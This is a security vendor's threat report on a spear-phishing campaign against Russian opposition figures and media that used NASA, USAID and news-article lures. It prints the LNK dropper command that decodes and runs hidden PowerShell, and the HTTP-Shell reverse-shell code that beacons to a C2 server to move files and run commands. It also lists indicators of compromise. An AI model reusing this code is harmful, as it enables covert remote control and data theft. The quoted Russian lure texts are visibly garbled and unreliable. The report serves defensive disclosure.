

# The Bear and The Shell: New Campaign Against Russian Opposition

Cluster25 Threat Intel Team :: 1/30/2024

By Cluster25 Threat Intel Team  
January 30, 2024



**Cluster25** uncovered a newly initiated campaign likely associated with a **Russian APT** (Advanced Persistent Threat) group. The spear-phishing messages employed in this campaign targeted entities that were openly critical of the Russian government and aligned with Russian dissident movements, both within and beyond the nation's borders.

The attack analyzed by Cluster25 employed a **NASA-themed lure** to deceive the victim to execute an **open-source multiplatform reverse shell** named as HTTP-Shell. During the investigation, Cluster25 researchers found many other artifacts related to attacks having the same TTPs and conducted in the same days, discovering that the first note about this malicious campaign was made public by the Netherlands-based investigative journalism group **Bellingcat** on X social network.

All of the analyzed attacks could be considered as belonging to the same campaign and related to the same threat actor.

## INSIGHTS

### NASA-themed Attack

The first stage of the attack consists of a ZIP file (756bb560e21453ac09215cc9aae9dc1a) named “NASA\_Job\_Offer(2).zip” which contains a single LNK file disguised as a PDF titled “Offer.pdf”

(f2bc317ce04727cc99cfb6225e2a2802).

## LNK TARGET

```
/c start /B findstr /R "CiRFcnJvckFjdGlvbI" Offer.pdf.lnk > "%tmp%\Temp.jpg" & start /B pOwERsHEIL -  
windowstyle hidden -NoLogo -NonInteractive -NoProfile -ExecutionPolicy Bypass -c "  
[Text.Encoding]::Utf8.GetString([Convert]::FromBase64String((Get-Content "%tmp%\Temp.jpg"))) |  
POwERsHEIL"
```

The PowerShell script searches for the string pattern "CiRFcnJvckFjdGlvbI" in the LNK file using the **findstr** utility, then it redirects the output to a file named "Temp.jpg" in the %TEMP% directory and finally it executes the resulting Base64-decoded PowerShell command.

```
while ($true) {  
  if ($server -notlike "http*") { $server = "http://" + $server }  
  $env = Get-Environ ; $invoke64 = $null ; if ($sleeps) { Start-Sleep $sleeps }  
  $commandx = $null ; $token = $null ; $errorlog = $null ; $getenv64 = $(R64Encoder -t $env) 2> $null  
  $response1 = $(Send-HttpRequest "$server/api/v1/Client/Info" "POST" "Info: $getenv64") 2> $null  
  $request_token = $response1.split(":")[0]  
  $sleeps = $response1.split(":")[1]  
  $response = $($token = Send-HttpRequest "$server/api/v1/Client/Token" "GET") 2> $null  
  $response = $($invoke64 = R64Decoder -t ($token.Split(" ")[-1])) 2> $null  
  if ($token) {  
  
    if ($invoke64 -like "upload*") {  
      $file_path = $invoke64.toString().Split("!")[1] ; $invoke64 = $null  
      if ($file_path -notlike ".*") { $file_path = [string]$pwd + "\ " + [string]$file_path }  
      $download = $(Send-HttpRequest "$server/api/v1/Client/Download" "GET") 2> $null  
      $file_content = $(R64Decoder -f $file_content.ToString().Split(" ")[-1]) 2> $null  
      [IO.File]::WriteAllBytes("$file_path", $file_content) 2> $null }  
  
    if ($invoke64 -like "download*") {  
      $file_path = $invoke64.toString().Split(" ",2)[1].Split("!")[0] ; $invoke64 = $null  
      if ($file_path -notlike ".*") { $file_path = [string]$pwd + "\ " + [string]$file_path }  
      $file_content = $(R64Encoder -f $file_path) 2> $null  
      $upload = $(Send-HttpRequest "$server/api/v1/Client/Upload" "POST" "File: $file_content") 2> $null }  
  
    if ($invoke64 -eq "exit") { exit }  
  
    If ($pswshversion -gt 4) { If ($invoke64) { $errorlog = $($commandx = pwn ("invoke64 $redirectors") | Out-String) 2>&1 }  
    Else { If ($invoke64) { $errorlog = $($commandx = pwn ("invoke64") | Out-String) 2>&1 } ; $param = "Debug"  
      If ($errorlog -ne $null) { $commandx = Write-Output $error[0] | Out-String ; $param = "Error" }  
    Else { If (!$commandx) { $commandx = "HTTPShellNull" }  
      $output64 = $(R64Encoder -t $commandx) 2> $null ; [string]$path = $param  
      $request2 = $(Send-HttpRequest "$server/api/v1/Client/$path" "POST" "$param: $output64") 2> $null }  
  }  
}
```

The executed Powershell script belongs to an *open-source* project called **HTTP-Shell**, which is a **Multiplatform Reverse Shell working over HTTP**. As stated on the official HTTP-Shell page, "the main goal of the tool is to use it in conjunction with Microsoft Dev Tunnels, in order to get a connection **as close as possible to a legitimate one**".


```
----- by @Joe1GMSec -----  
[!] Usage: HTTP-Server.py [PORT]  
  
# Linux CLI  
[!] Usage: ./HTTP-Client.sh -c [HOST:PORT] -s [SLEEP] (optional)  
  
# Windows CLI  
[!] Usage: .\HTTP-Client.ps1 -c [HOST:PORT] -s [SLEEP] (optional)
```

Among its capabilities, the shell is able to **upload and download files**, to **auto-reconnect to the C&C**, and to **move between directories**. The command and control was chosen to appear as much as possible like a legitimate PDF editing site to decrease the detection rate.

## C&C

pdf-online[.]top

Meanwhile, the following PDF lure regarding NASA “Reasonable Accommodations Procedures for Individuals with Disabilities” is displayed to the victim.

 | [NODIS Library](#) | [Human Resources and Personnel\(3000s\)](#) | [Search](#) |  
**NASA**  
**Procedural**  
**Requirements**  
**COMPLIANCE IS MANDATORY FOR NASA EMPLOYEES**

NPR 3713.1C  
Effective Date: April 22, 2019  
Expiration Date: April 22, 2024

## Reasonable Accommodations Procedures for Individuals with Disabilities

Responsible Office: Office of Diversity and Equal Opportunity







### Table of Contents

#### Preface

P.1 Purpose  
P.2 Applicability  
P.3 Authority

## RELATED ATTACKS

While investigating the aforementioned attack, **Cluster25** researchers discover additional campaigns that with *high probability* are related to the same threat actor, since they all use the **same kill chain** with *identical shortcut icons*.

Name	Type	Size
 2023_Annual_Report.pdf	Shortcut	2 KB
 ayaz.pdf	Shortcut	524 KB
 fabrika-nakrutok-kak-vk-prevrashchaet-r...	Shortcut	504 KB
 fakes_war_time.pdf	Shortcut	340 KB
 kak-pomilovannye-vagnerovcy-snova.pdf	Shortcut	786 KB
 Offer.pdf	Shortcut	162 KB

Moreover, some of them use a similar lure (like USAID-themed attack) and share the same C&C server.

### First Lure

First seen: 2023-12-19

The first lure found is linked to **USAID, the United States Agency for International Development**, that is an independent agency of the United States government primarily responsible for administering civilian foreign aid and development assistance. This is the lure used in the phishing attack against Bellingcat, as stated in the introduction. The lure was related to the 2023 Annual report of the US Agency. But the used PDF is actually a document called “**USAID Shooting guide**”, a booklet on how to shoot better documenting photos for the Agency’s interviews.



USAID Shooting guide

USAID

Shooting guide

Shot list

Establishing a hero character creates an emotional connection and leads viewers in the story. The following shotlist is a guide for capturing shots to create an immersive viewing experience.

SCENE COVERAGE

- 1. Wide Shot Master - This shot should cover an entire scene at least once, allowing one to cut out to establish a setting or provide breathing room in the edit, and if possible should show the hero character and any additional characters to be featured in the scene.
2. Close Shot / Over The Shoulder - This tried and true shot provides focus on the hero character for any additional characters to be featured without feeling claustrophobic or overly emphasizing the importance of the shot.
3. Closeup - A closeup can provide emphasis on intimate moments and call the audience to pay close attention.
4. Point of View - A point of view shot moving through a space is a final element that can immerse the viewer in the world of the hero character.
5. Portrait - A medium to closeup artfully framed portrait offers a clear image of the hero subject and adds a moment of tranquility to the edit.
6. Establishing Shot - An establishing shot should be captured for each location to visually place where the characters are in the scene.
7. Inserts & Macro - Small moments, closeups not of faces, and shots with a close focus on items and trinkets that make up the hero character's lifestyle and personality will help in putting the edit and building a full and robust video portrait of the characters and scenes.
8. Interview Shot - Interviews should be shot with vectors guiding viewers to look at the character being interviewed, ideally in one close shot or medium shot, with an angled closeup also being shot simultaneously if a second camera is available.
9. Artistic Moments - Unique moments should be captured with artistic framing to add emphasis on detail and isolate the unique culture, spirit, and elements of the world that the hero character lives in.
10. These shots can provide space for thought and reflection in an edit.

This sample employs the same command and control server of the NASA-themed attack.

C&C

pdf-online[.]top

Second Lure

First seen: 2023-12-19

The second lure used by the threat actor is an article originally posted by Осторожно Media, a media outlet related to Ksenia Sobchak, a Russian socialite, television presenter, and businesswoman. She has been a vocal critic of Russian President Vladimir Putin and has expressed support for democracy and human rights. The article is about Ayaz Shabutdinov, a businessman and blogger who has been accused of fraud, in relation to his educational company called Like and their business courses. Shabutdinov is being investigated by the police after eight people filed complaints against him.

«Мы не гарантируем, что ты можешь прийти, ничего не делать и на тебя свалится миллионы». Интервью Аяза Шабутдинова из СИЗО



Текст: Алексей Полоротов

В октябре против предпринимателя, блогера и автора образовательных бизнес-курсов Аяза Шабутдинова возбуждено уголовное дело по статье о мошенничестве. 3 ноября Аяза арестовали. На него написали заявления восемь человек, которые утверждают, что обучение вышло у них сложное и надежды на создание успешного бизнеса и получение сверхдоходов. Адвокат Шабутдинова передал смс в СИЗО вquires «Осторожно Media», мы публикуем ответы бизнесмена на претензии следствия, истцов и недоброжелателей, а также рассказ о том, как устроен его образовательный бизнес.

Вас обвиняют в том, что вы обманывали людей — создавали у них ложную надежду на то, что они могут быть успешными бизнесменами. Обвиняют и в том, что курсы — провала волеу, а не обучение бизнесу. Действительно ли вы гарантировали, что люди обязательно добьются успеха после ваших курсов? Объясните, почему ваша программа — это обучение, а не инфобизнес.

Обучение выглядит следующим образом. После оплаты курса у человека появляется личный сервис-менеджер, который сопровождает его в период обучения, затем у человека

появляется доступ к более чем 200 материалам и инструкциям в виде 15-минутных уроков для выбора из 200 ниш для бизнеса.

После профориентации и выбора ниши участнику назначается тренер. Это действующий предприниматель в той же нише, что у участника, прошедший жесткий отбор, дополнительное обучение и аттестацию и имеющий высшее образование.

Помимо занятий с тренером, человек получает доступ к IT-платформе, где мы собираем аналитику по его результатам, росту бизнес-показателей. На этой же IT-платформе учащийся может делать расклад рентабельности, конг-экономика, вести учет клиентов, определять факультеты, расписание и многое другое. Кроме того, есть дополнительные модули по управлению, маркетингу, продажам, найму людей. [В рамках обучения] проходит живые и онлайн-мероприятия, куда приглашаются выдающиеся предприниматели со всей страны, победители рейтингов и признанные эксперты. И конечно же, нас есть большое сообщество предпринимателей для полезных знакомств, взаимопомощи и так далее.

Что касается гарантии: мы не гарантируем, что ты можешь прийти, ничего не делать и на тебя свалится миллионы. Тут как в анекдоте про спортзал: «Год назад купила абонемент в спортзал, прошел уже год, а ничего не изменилось. Думаю сходить в спортзал, узнать, в чем дело».

Считаете ли вы обоснованным уголовное преследование?

Я уже не раз говорил и еще раз подчеркну: «Лайк» — лицензированная Министерством образования компания, с аккредитацией в Минцифры и до последнего времени резидентом Сколково, из которого вышли по собственному желанию. У нас более 30 000 собранных на сайте довольных участников, а дело открыто по 8 заявлениям недовольных качеством оказанных услуг людей.

Несколько мис известно, на этой неделе прошли арбитражные суды с двумя из восьми заявителей, которые мы выиграли, потому что суд встал на сторону компании и посчитал услуги оказанными в полном объеме. Еще одно дело было рассмотрено в сентябре.

Зайдите в Яндекс и вбейте «Сбербанк отзывы» — вы увидите тысячи людей, которым могло что-то не понравиться. Теперь уголовное дело заводить? То же самое с образовательными учреждениями и теми же фитнес-центрами.

Как вы считаете, почему люди, которые раньше были довольны обучением у вас, конкретно Наталья Калистрова (по заявлению которой возбуждено дело. — Прим. ред.), вдруг решили, что вы их обманули, и написали заявление?

This attack, along with the ones employing all the subsequent lures in this report, shares the same command and control server.

C&C

api-gate[.]xyz

Third Lure

First seen: 2024-01-11



The third lure is an article written by the media outlet **The Bell**. The founder of the project is Elizaveta Osetinskaya, a Russian journalist and media manager, former editor-in-chief of RBC, the Russian version of Forbes magazine and also the Vedomosti newspaper. **Osetinskaya** condemned the 2022 Russian invasion of Ukraine, and then on April 1, 2022, she **was declared foreign agent by the Russian Ministry of Justice**. The [article](#) speaks about how social media is being used to spread misinformation during the Israel-Hamas conflict.

### Фейки военного времени, сторизы от Tesla и Netflix



С началом войны между Израилем и ХАМАС соцсети снова прерратились в театр военных действий и сарказма для распространения фейков. Их неконтролируемый поток приводит к реальным политическим последствиям, а интуитивное реагирование УТ-компаний, как доказала прошедшая неделя, практически нет.

#### Что случилось

7 октября: на видео боя ХАМАС на парашютах летит к земле. Ступит несколько минут они начинают распространять безобразную мольдажу, присваивая на музыкальный фестиваль на границе с сектором Газа. 8 октября: Газа в огне — на видео по одному из домов похищают повара, звучат выстрелы. В тот же день президент США Джо Байден [подписывает](#) указ о предоставлении Израилю военной помощи на \$8 млрд. И все эти «новости» — фейки.

Видео с парашютами — это [ролик](#) с сетевыми десантами, видео из Газы — отрядированный [ролик](#) с бойцами из Алжира, снятый после победы местного футбольного клуба, а указ Байдена — экстрастиранимый [файл](#) польского уха о предоставлении помощи Украине на \$400 млн.

После начала войны Израилем и ХАМАС СМИ и пользователи по всему миру каждый день находят и рассуждают десятки и сотни связанных с войной фейков. В их числе — ролик и сообщение, собиравшее миллионы откликов. Вот лишь несколько примеров:

- Шоумен [видео](#) из видео на YouTube, на котором якобы замечены палестинцы, убивающие еврейских поселенцев в собственных домах. Его распространил малайзийский стример Яя Майла Ченг, лично общавшийся с Иланом Маском.
- Прежде чем выкладывать, что на кадрах старая запись операции израильских правоохранителей, ролик на X посмотрели 12,7 млн раз. Сейчас платформа его не удавала, а только пометила сомнительно note — сообщением о потенциально вводящих

- в заблуждение постов. Сейчас оригинальный ролик удален, но [остался](#) его переработанная версия.
- Вуитициальные сайты получили и [файл](#) в желании «Талибана» (приглаши в России террористической организацией) вступить в конфликт.
- [Пост](#) об оружии, якобы полученном ХАМАС из Украины, посмотрели 7 млн раз.
- Несколько миллионов просмотров собрал и [ролик](#), на котором якобы запечатлено, как Израиль сбивает фейки: подростки лежат в нуже кровли, вокруг люди в форме, полостей на израильскую камеру в съёмочная команда. Но на самом деле это кадры со съемки палестинского короткометражного фильма.
- Кроме того, сразу после жестокой атаки бойцами ХАМАС на Израиль в соцсетях стали [распространяться](#) ролики, демонстрирующие звукоизучение израильской армии и зовут ее генералов.
- Некоторые фейки оказывались довольно незлыми: например, [видео](#) о том, как боец ХАМАС сбивает израильский вертолет, на самом деле оказалось кадром из игры Atta 3. Или [ролик](#) Кристиану Роуладу, размахивающего палестинским флагом, которое на самом деле оказалось скриншотом из игры ЧМ-2022 с марокканским футболистом Давидом Эль-Винном.

Но настоящей кульминацией война фейки достигла на этой неделе после [видео](#) в большом Аль-Ахли в Газа (подробно о том, что о нем известно, мы писали [здесь](#)). За прошедшее время [появилось](#) много свидетельств того, что причиной взрыва стала ракета, запущенная с территории Газы. Но ХАМАС продолжает настаивать на том, что бомбу заложил Израиль. Соцсети с восторгом принимают публикации. Например, [пользователь](#) X, утверждающий, что он журналист «Аль-Джазира» в секторе Газы, опубликовал сообщение о том, что у него есть видео попадания ракеты ХАМАС в больницу, но затем телеканал пренебрежительно поинтервьюировал в соцсетях, что этот акаунт не имеет никакого отношения к службе новостей.

ХАМАС утверждала, что жертвами бомбардировки стали сотни человек. Проверенных данных по числу жертв также нет, но многочисленные видео с места событий спровоцировали массовые протесты в арабском мире. После этого глава Палестины Махмуд Аббас отложил от поездки в арабском Дубаи Байден, а Израиль отменил запланированный на 18 октября четырехсторонний саммит по ситуации в секторе Газы.

Фейки во время войны — явление не новое. Но такого потока дезинформации и масштабного контента, как тот, что наводнил соцсети после 7 октября, [защиты](#) еще не [видели](#). При этом отменить фейки от достоверной информации стало почти невозможно.

Результатом дезинформации стал резкий непропорциональный ускоренный даже от спецназов по OSINT, [платформе](#).

#### X-Files

Больше всего за вал фейков достается одной конкретной соцсети. Речь, конечно, про X (бывший Twitter) Маск. Сразу после начала новой войны западные СМИ начали [исследовать](#) [анализ](#) соцсети в том, что она перестала быть ресурсом фактов и новостей, а стала сборищем мнений и фейков.

Фейки во войне Израилем с ХАМАС было много и на других платформах, но на X они перешли в новое качество, [удерживая](#) исследователей теорий заговора Майк Ротшильда.

## Fourth Lure

First seen: 2024-01-12

Also the fourth lure is an article written by the media outlet **The Bell**. This [article](#) is about how the Russian social network VK is used as a tool to spread political content towards Russians. Two years ago, VK changed ownership and leadership, transitioning from Alisher Usmanov to Yuri Kovalchuk and Gazprom Media, marketing a strategic shift in the company's objectives within the controlled environment of the Russian internet (RuNet).

### Фабрика накруток. Как VK превращает рунет в телевизор с помощью комиков, троллей и блогеров

25 декабря 2023  
Источники:

The Bell

Валерия Пономарева  
[v.ponomareva@thebell.io](#)  
Светлана Рейфер  
[reifer@thebell.io](#)  
Ирина Панкратова  
[i.pankratova@thebell.io](#)

Андрей Перев

НАСТОЯЩИЙ МАТЕРИАЛ (ИНФОРМАЦИЯ) ПРОИЗВЕДЕН И РАСПРОСТРАНЕН ИНОСТРАННЫМ АГЕНТОМ THE BELL, ЛИБО КАСАЕТСЯ ДЕЯТЕЛЬНОСТИ ИНОСТРАННОГО АГЕНТА THE BELL. 18+

Два года назад VK сменила акционеров и руководство. Вместо миллиардера Алишера Усманова ее владельцами стали друг президента Юрий Ковальчук и «Газпром-медиа». Кресло гендиректора сразу после сделки занял сын замглавы администрации президента Сергей Кириенко Владимир. С тех пор VK превратилась из IT-компании с соцсетями, игровым бизнесом, таксом и доставкой еды в «Первый канал в цифре». Главная задача компании теперь — заставить россиян проводить в своих соцсетях как можно больше времени и сделать так, чтобы там они находили только политически выверенный контент. Рассказываем, что происходит в самой закрытой компании рунета.



#### «Что у тебя там происходит? Твой актив — так разберись»

«К интернету я емлю гораздо более глубокое отношение, чем ты. Я его не пользую, а его развиваю» — эту фразу, ставшую мемом, в 2017 году произнес миллиардер и основатель владелиц VK (бывшая Mail.ru Group) Алишер Усманов, обращаясь к главному оппозиционеру страны Алексею Навальному. [Ролик](#) получил эмоциональный: Усманов назвал Навального «оружием» и «сузуром» и говорил, что сам он, в отличие от политика, «живет в счастье».

Видео закончилось словами «Тыфу на тебя, Алексей Навальный!» и тут же разошлось по чатам. Поводом для видеоролика стало расследование ФБК «[Он вам не Димон](#)», в котором про Усманова была отдельная глава. В ней утверждалось, что фонд однокурсника Медведева получил от олигарха дворец на Рублевке. Обычно герои расследований ФБК не спешат комментировать обвинения и коррупцию в свой адрес. Что заставило неузнанного Усманова прямо на хте на 7 iPhone Plus [записывать](#) Навальному после видеоролика — было несомненно.

Все дело в том, что «Он вам не Димон», [забравший](#) за неделю в YouTube около 7 млн просмотров, завернулся не только на этой площадке. В соцсетях VK, которую контролировал сам Усманов, у фильма Навального тоже оказались огромные просмотры, рассказывает один из бывших сотрудников IT-компании. Кремль был в ярости, компания пришлось серьезно обещаться с администрацией президента, а Усманов решил не только подать в суд, но и лично дать ответ Навальному.

После выхода расследования протестные акции «Он вам не Димон» прошли почти в 100 городах страны. А Кремль по-прежнему велел за «VKонтат» и «Одноклассиком». У ответственных за соцсети менеджеров VK появились собственные чаты, в которых сотрудники администрации президента раздавали задачи по продвижению нужного контента, а вскоре начали спускать и сам контент: «Сначала ролики, которые нам присылали, были довольно кричающими. Но со временем качество росло, а работа встала на поток», — рассказывает работавший в компании в то время собеседник.

Например, в том же 2017 году во «VKонтат» и «Одноклассиком» стали появляться ролики под названием «[Он вам не Димон](#)», в котором Остап Бендер с лицом Навального собирает деньги «с доверчивых граждан», [рекламные](#) посты с Навальным и [видеонарезки](#) под заголовком «Навальному нужны ваши деньги!». А перед выборами 2018 года еще один герой соцсетей стал кандидат в президенты Павел Грудинин. В постках про него утверждалось, что Грудинин «[врет](#)» и [скрыывает](#) иностранные счета. Задача «омочить Грудинина» стояла остро, рассказывает тот же источник: «Создавались сотни, если не тысячи единиц контента — посты, ролики, мемы. Они продвигались на целую аудиторию политика — чтобы человек раз за разом видел посты про то, что „Грудинин врет“, и у него складывалось ощущение, что это правда, потому что об этом говорят все». Для продвижения однажды предложили даже эротическое видео с пририсованной головой политика, но такое предложение пришлось все-таки отклониться. «Тогда все АП носилось с Грудининым — это была чуть ли не единственная тема, которая из одно время волновала», — подтверждает другой собеседник, работавший в то время в холдинге.

Но просто продвигать нужный контент оказалось недостаточно. При телекарте Сергея Кириенко главной метрикой администрации президента, которой [давали](#) мерить все, что

## Fifth Lure

First seen: 2024-01-12

The fifth lure is an article shared by **Verstka**, a socio-political publication launched on April 26th 2022 as a response to the Russian censorship of the media after the start of the Ukraine war. **This outlet is led by independent journalists.** The [article](#) used as a lure is about how some pardoned Wagner Group fighters have continued to commit crimes after returning to Russia. It discusses the number and the types of crimes they have committed and the sentences they have received, being strongly critical to the paramilitary organization.

Как помилованные вагнеровцы снова совершают преступления, но не всегда возвращаются в тюрьму



За полгода в ЧВК «Вагнер» завербовали из российских колоний не менее 50 тысяч заключённых, рассказывал Евгений Пригожин. Набор в проект «Ски» проходил с лета 2022 года и прекратился в феврале 2023 года. Из полуотпущен тысяч заключённых около 10 тысяч погибли, а остальные 40 тысяч — получили свободу.

*Попыки не пропустить новые тесты «Верстка», подписывайтесь на наш телеграм-канал*


Первая группа помилованных отработала свой контракт с ЧВК и отправилась домой в январе 2023 года. А уже в марте появились первые новости о новых преступлениях, которые совершают помилованные вагнеровцы. Евгений Пригожин в начале этого года говорил, что вернувшиеся в Россию экс-заключённые к тому моменту успели совершить 83 преступления.

С тех пор СМИ неоднократно [писали](#) о резонансных убийствах и изнасилованиях, совершённых вернувшимися из Украины экс-заключёнными в России. По подсчётам «Верстка», из таких публикаций известно как минимум о 22 преступлениях помилованных вагнеровцев в России в одном из негизированной Южной Осетии, почти все из которых — либо убийства, либо изнасилования.

Кроме этого, «Верстка» нашла в судебной картотке полторы сотни уголовных дел, по которым в 2023 году осудили или всё ещё судят помилованных после участия в войне в Украине вагнеровцев. Среди них: кражи и грабежи, убийства и причинение тяжкого вреда здоровью, употребление и распространение наркотиков, нападения на представителей власти, нарушения ПДД и прочие.

Некоторые уголовные дела содержат до восьми преступлений, десятых помилованных судят по двум или трём уголовным делам, а одного пытаются осудить сразу по шести. Как следует из этой выборки, зачастую бывшие уголовники снова оказываются на свободе, получают штраф, обязательные или принудительные работы или условный срок. Исключения в основном составляют случаи, когда преступления приводят к человеческим жертвам. Хотя и это условие действует не всегда.


При этом очевидно, что количество преступлений помилованных вагнеровцев гораздо больше. Суд по официальным данным, подобные случаи стараются не афишировать — в пресс-релизах [сказывают](#) зачастую не сообщают об участии преступников в войне в Украине или прошлых судимостях. А в публичных судебных постановлениях могут не писать о предельном помиловании рецидивистов, лишь называя их численными судимостью «юридически не судимыми» или указывая наличие неизвестных госгражд.



## VICTIMOLOGY

As mentioned in the introduction, the spear-phishing emails were directed at **organizations that were critical of the Russian government and supported Russian dissident movements, both within and outside of Russia.** Some of the lures used in the attacks originated from media sources associated within the Russian independent media sphere. It is worth noting that the first public disclosure of this campaign came from the **Netherlands-based investigative journalism group Bellingcat.** They were the first to publish a post on X detailing information about the attack.

In accordance with Cluster25 telemetry and visibility, activities associated with this campaign have been observed in various countries worldwide, including Portugal, the USA, and Israel (as reported in the next figure).



## ATTRIBUTION

During Cluster25 research, it was noted that the domain used in the attack against Bellingcat `usaid[.]pm` resolves an IP address (`80.78.26[.]183`) that is related to a [Sliver beacon](#) of late September 2022.

Sliver, like HTTP-Shell, is an *open-source* tool for **adversary emulation**. So, it is possible that these infrastructures and tools are related to the same threat actor.

The same IP address was associated with other two domains resembling phishing pages and resulting active in the same days as `usaid[.]pm`, **from December 18th to 22th**:

- `nasa[.]network` probably related to the Nasa-themed attack previously described;
- `zdg[.]re` probably used by the attacker to simulate **Ziarul de Gardă** (`zdg.md`), an independent investigative weekly newspaper in the Republic of Moldova.

Considering the techniques employed during the various observed attacks and the themes used in crafting digital lures, it is highly plausible that the campaign is linked to an advanced group operating on behalf of the Russian government against dissident movements both inside and outside of Russia.

## MITRE ATT&CK MATRIX

TACTIC	TECHNIQUE	DESCRIPTION
Resource Development	T1583.001	Acquire Infrastructure Domains
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Execution	T1204.002	User Execution: Malicious File

Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1036	Masquerading
Defense Evasion	T1027	Obfuscated Files or Information
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1041	Exfiltration Over C2 Channel

## INDICATORS OF COMPROMISE

CATEGORY	TYPE	VALUE
ZIP DROPPER	SHA256	e058bc966a436982aef3b2cbc78a380be324e80fd0789716d0c069dd441d9a48
ZIP DROPPER	SHA256	506a64c619580bc91a51bde3a3c3f5aced3ed1106413ac11a721c56817b04573
ZIP DROPPER	SHA256	c3faaa3a6b0831f1d3974fcee80588812ca7afeb53cc173e0b83bcb6787fa13e
ZIP DROPPER	SHA256	9341cd36d012f03d8829234a12b9ff4e0045cb233e86127ef322dc1c2bb0b585
ZIP DROPPER	SHA256	61edbae96a0e64d68f457fdc0fc4f4a66df61436a383b8e4ea2a30d9c9c2adde
ZIP DROPPER	SHA256	36c7b7eb073a72ca37bab88b242cdadfc3cd5da7b4f714004bc63cdcee331970
LNK DROPPER	SHA256	f080eec275f07aec6b7a617e215d034e67e011184e1de5b2e71e441a6dd8027f
LNK DROPPER	SHA256	114935488cc5f5d1664dbc4c305d97a7d356b0f6d823e282978792045f1c7ddb
LNK DROPPER	SHA256	5fa3d13366348e7c999cca9a06e4d2f5ec7f518aca3b36f0366ecedba5f2b057
LNK DROPPER	SHA256	a5270b4e69f042fd7232b2bfc529c72416a8867b282b197f4aea1045fd327921
LNK DROPPER	SHA256	975c708b22b084d4b0d503b4c8129d1ffee057a0636b1beed59c448dd76bbad1
DROP-POINT	DOMAIN	usaid[.]pm
DROP-POINT	DOMAIN	nasa[.]network
DROP-POINT	DOMAIN	zdg[.]re
DROP-POINT	DOMAIN	news4you[.]top
C&C	DOMAIN	pdf-online[.]top
C&C	DOMAIN	api-gate[.]xyz
C&C	URL	http://pdf-online[.]top/api/v1/Client/Info
C&C	URL	http://pdf-online[.]top/api/v1/Client/Token
C&C	URL	http://pdf-online[.]top/api/v1/Client/Debug

🔍 [Malware](#), [Intelligence](#), [APT](#), [Russia](#)

© 2024 DuskRise Inc. All Rights Reserved.